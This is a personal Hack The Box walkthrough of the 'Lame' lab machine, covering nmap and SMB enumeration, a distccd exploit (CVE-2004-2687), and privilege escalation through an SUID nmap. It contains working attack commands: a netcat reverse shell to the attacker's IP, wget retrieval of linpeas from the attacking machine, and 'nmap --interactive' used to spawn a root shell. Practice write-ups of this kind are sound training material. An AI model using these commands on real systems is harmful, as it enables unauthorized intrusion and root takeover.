Lame

Wednesday, July 27, 2022 9:27 PM

Started off with a nmap scan nmap -Pn -T5 -sV -sC -A -p- -oN lame_nmap.txt 10.10.10.3
While that was scanning I went to go check out to see if the website is up. But I don't get anything back and you'll see why when the results are done.
We get back some nice info to start us off.
Port 80 isn't open so there was no site for me to check.
But there was other ports open such as port 21 with the version number of vsftpd 2.3.4 (This version of vsftpd is vulnerable to backdoor command execution CVE-2011-2523) I couldn't get it to work though. So I moved on. If you can't get something to work, don't spend to much time on it. Look at the next route you can take and if you get stuck
again then go back and try to repeat your steps to make sure you didn't make a typo somewhere.


```
# Nmap 7.92 scan initiated Wed Jul 27 17:39:46 2022 as: nmap -Pn -T5 -sV -sC -A -p- -oN lame_nmap.txt 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.069s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.6
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: DD-WRT v24-sp1 (Linux 2.4.36) (92%), OpenWrt White Russian 0.9 (Linux 2.4.30) (92%), Arris TG862G/CT
cable modem (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or
Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.4.27 (92%), Citrix XenServer
5.5 (Linux 2.6.18) (92%), Linux 2.6.22 (92%), Linux 2.6.8 - 2.6.30 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

```
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2022-07-27T20:43:45-04:00
|_clock-skew: mean: 2h00m23s, deviation: 2h49m46s, median: 20s

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   66.89 ms 10.10.14.1
2   67.79 ms 10.10.10.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 27 17:43:59 2022 -- 1 IP address (1 host up) scanned in 252.76 seconds
```

I see that smb is open. 139/445. I run smbmap -H 10.10.10.3 and get back some users.

```
Shellshock:[/home/Shellshock/Documents/htb/lame] -> smbmap -H 10.10.10.3
[+] IP: 10.10.10.3:445  Name: 10.10.10.3
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (lame server (Samba 3.0.20-D
ebian))
        ADMIN$                                                  NO ACCESS       IPC Service (lame server (Samba 3.0.20-D
ebian))
Shellshock:[/home/Shellshock/Documents/htb/lame] ->
```

we can see that tmp is READ, WRITE. Lets login and see what we can find.
I use smbclient \\\\10.10.10.3\\tmp and we get a hit. I use ls to see what we can find. Unfortunately there is nothing here either. We could use
put and get files here but there is no port 80 open for us to execute the files to gain a shell from here. Some bad luck but we got more info so lets keep looking.



I go back to the nmap results and see port 3632 is open and it gave us the version of application running. distccd v1
I go to google and search for "distccd v1 exploit" first link brings us to https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855
after reading the exploit it seems to generate a random alpha numeric string. Reads the string. And looks for the trigger exploit which is command, host, port
If it is able to connect to the host it will send the payload and hopefully give us a reverse shell.

Let's give it a try. I started by copying the code and writing it to a file naming it CVE-2004-2687.py, did chmod +x CVE-2004-2687.py
the file is ready to be used. First I started a listener on my attacking machine with nc -lvnp 9001 and then used the following command
./CVE-2004-2687.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.10 9001 -e /bin/sh" No good, got errors. Then I tried.
python3 CVE-2004-2687.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.10 9001 -e /bin/sh" I got a connected to remote service Ok but then the
socket timed out instantly killing the connection. I went back to the exploit and read the comments, it mentioned that python3 is to new.
So I was going to work my way down from python3 to python. Next up,
python2 CVE-2004-2687.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.10 9001 -e /bin/sh" Success, we get a shell!


```
Shellshock:[/home/Shellshock/Documents/htb] -> nc -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.3.
Ncat: Connection from 10.10.10.3:44276.
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Let's upgrade the shell. I used the following.
python -c 'import pty; pty.spawn("/bin/bash")' python3 and python2 didn't work.
export TERM=xterm
stty raw -echo && fg
enter
enter

We're a normal user daemon. I started off with sudo -l but it asked for a password. Let's move on.
I look around a bit and cd /home directory and do a ls and see what's there. Nothing good in the user directory but I did go into makis and find the user.txt file. I do a cat user.txt at it and we get out our first flag.

```
daemon@lame:/home/makis$ cat user.txt
dc5fe551ec49d528a9b512702ebcf77c
```

Next, let's head over to the tmp directory and try to transfer over some enumeration files like linpeas.sh
I go to my attacking machine on my transfers directory where I store all my enumeration files, scripts, images, anything that can be used to help us get an edge on the victim machine.
I use python3 -m http.server 80 get the server up and running.
On the victim machine ill be in the /tmp directory and use wget://10.10.14.10/linpeas.sh which is my attacking machines ip from HackTheBox.
The file gets transferred over no problem. I use the chmod +x linpeas.sh making it an executable file.
I use ./linpeas.sh and it kicks off no problem. We get back a lot of results. Several vulnerabilities, but one in particular catches my eye with the yellow red highlight.

```
Executing Linux Exploit Suggester 2
https://github.com/jondonas/linux-exploit-suggester-2
[1] american-sign-language
    CVE-2010-4347
    Source: http://www.securityfocus.com/bid/45408
[2] can_bcm
    CVE-2010-2959
    Source: http://www.exploit-db.com/exploits/14814
[3] dirty_cow
    CVE-2016-5195
    Source: http://www.exploit-db.com/exploits/40616
[4] do_pages_move
    Alt: sieve       CVE-2010-0415
    Source: Spenders Enlightenment
[5] exploit_x
    CVE-2018-14665
    Source: http://www.exploit-db.com/exploits/45697
[6] half_nelson1
    Alt: econet       CVE-2010-3848
    Source: http://www.exploit-db.com/exploits/17787
[7] half_nelson2
    Alt: econet       CVE-2010-3850
    Source: http://www.exploit-db.com/exploits/17787
[8] half_nelson3
    Alt: econet       CVE-2010-4073
    Source: http://www.exploit-db.com/exploits/17787
[9] msr
    CVE-2013-0268
    Source: http://www.exploit-db.com/exploits/27297
[10] pipe.c_32bit
    CVE-2009-3547
    Source: http://www.securityfocus.com/data/vulnerabilities/exploits/36901-1.c
[11] pktcdvd
    CVE-2010-3437
    Source: http://www.exploit-db.com/exploits/15150
[12] reiserfs
    CVE-2010-1146
    Source: http://www.exploit-db.com/exploits/12130
[13] sock_sendpage
    Alt: wunderbar_emporium       CVE-2009-2692
    Source: http://www.exploit-db.com/exploits/9435
[14] sock_sendpage2
    Alt: proto_ops       CVE-2009-2692
    Source: http://www.exploit-db.com/exploits/9436
```

```
[15] video4linux
    CVE-2010-3081
    Source: http://www.exploit-db.com/exploits/15024
[16] vmsplice1
    Alt: jessica biel       CVE-2008-0600
    Source: http://www.exploit-db.com/exploits/5092
[17] vmsplice2
    Alt: diane_lane       CVE-2008-0600
    Source: http://www.exploit-db.com/exploits/5093
```

the /usr/bin/nmap suid
I head over to https://gtfobins.github.io/ and search for nmap
I cd /usr/bin where the suid is located.
I start off with shell code (a) and nothing happened. So I keep going down the list.
Shell (b) worked!

```
daemon@lame:/tmp$ cd /usr/bin/
daemon@lame:/usr/bin$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2#
```

we can now cd /root and see what is there which is the root.txt flag!
we have successfully rooted this box!


```
sh-3.2# cd /root
sh-3.2# ls
Desktop  reset_logs.sh  root.txt  vnc.log
sh-3.2# cat root.txt
3a6dadc17b869927153cd30ead8ce0c8
sh-3.2#
```